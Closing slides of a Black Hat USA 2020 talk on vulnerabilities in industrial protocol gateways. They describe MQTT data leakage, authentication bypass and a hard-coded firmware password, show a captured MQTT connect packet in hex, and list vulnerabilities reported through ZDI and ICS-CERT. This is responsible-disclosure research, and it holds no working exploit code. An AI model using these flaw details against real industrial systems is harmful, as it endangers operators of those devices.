
Other translation problems

- Cloud translation:
  - Lack of encryption, lack of sanitization, broken auth
- Availability:
  - IP change via magic packet
- Different implementation of the specs
- Etc… (ref. paper)

Cloud Support

MQTT

- Data leakage
  - No support for encryption, or disabled by default
- Broken authentication





```
Client ID: \024
User Name Length: 4
User Name:
Password Length: 8
Password: pass
```

```
0000  34 02 86 43 57 29 94 a1  a2 87 6f ab 08 00 45 00
0010  00 47 00 0a 00 00 80 06  b6 96 c0 a8 01 50 c0 a8
0020  01 70 80 3d 07 5b ff f3  41 fd d3 f8 cc 4a 50 18
0030  1c 00 6e 1b 00 00 10 1d  00 04 4d 51 54 54 04 c2
0040  00 00 00 01 14 00 04 00  00 00 00 00 08 70 61 73
0050  73 00 46 46 46
```

MQTT

- Forwarding of arbitrary data blobs including attack payloads for the backend



Other security issues

- Bonus: identified following side problems:
- DoS: IP change via “magic packet”
- Different implementation of the protocol specifications
  - E.g., `unit identifier` field is half byte instead of one
- Firmware with hard-coded password


Recommendation & Conclusions

- Consider security as an important aspect in product selection
- Do not rely on a single point of control / failure, e.g. ICS firewall
- Correct configuration and management. Even if small, embedded devices → big problems

Appendix: List of reported vulns

- Reported via the Zero Day Initiative (ZDI) and with the support of ICS-CERT

#	Gateway	Name	ID	Reporting Date	Disclosure Date	Status
1	Nexcom NIO50	Protocol Translation Bypass	ZDI-CAN-10485	Feb 10, 2020	Jul 06, 2020	Closed, 0-day, EOL product
2		Unencrypted MQTT	ZDI-CAN-10486	Feb 10, 2020	July 06, 2020	Closed, 0-day, EOL product
3		Authentication Bypass	ZDI-CAN-10487	Feb 10, 2020	July 06, 2020	Closed, 0-day, EOL product
4		Unsanitized MQTT Upstream	ZDI-CAN-10488	Feb 10, 2020	July 06, 2020	Closed, 0-day, EOL product
5	Moxa MGate 5105-MB-EIP	Information disclosure through Proprietary Commands	CVE-2020-15494	Mar 18, 2020	July 16, 2020	Closed, published recommendation, waiting fix
6		Credential reuse through Proprietary Commands	CVE-2020-15493	Mar 18, 2020	July 16, 2020	Closed, published recommendation, waiting fix
7		Post-auth root shell and persistence	CVE-2020-8858	Oct 14, 2019	Feb 14, 2020	Closed, fixed
8	Red Lion DA10D	Modbus Read Denial-of-Service	ZDI-CAN-10804	Mar 23, 2020	Jul 24, 2020	Open
9		Arbitrary Memory Leakage	ZDI-CAN-10897	Apr 5, 2020	Aug 5, 2020	Open
10		Unauthorized Database Upload and Download	ZDI-CAN-11306	Jun 16, 2020	Oct 14, 2020	Open


black hat
USA 2020
Thank you! Questions?
@embyte / paper[1]
[1] Copy of paper available at http://www.madlab.it/papers/protogw.pdf
Joint work with:
- Philippe Lin, Charles Perine, Ryan Flores, Rainer Vosseler from Trend Micro
- Luca Bongiorni as Independent Researcher
TREND MICRO
research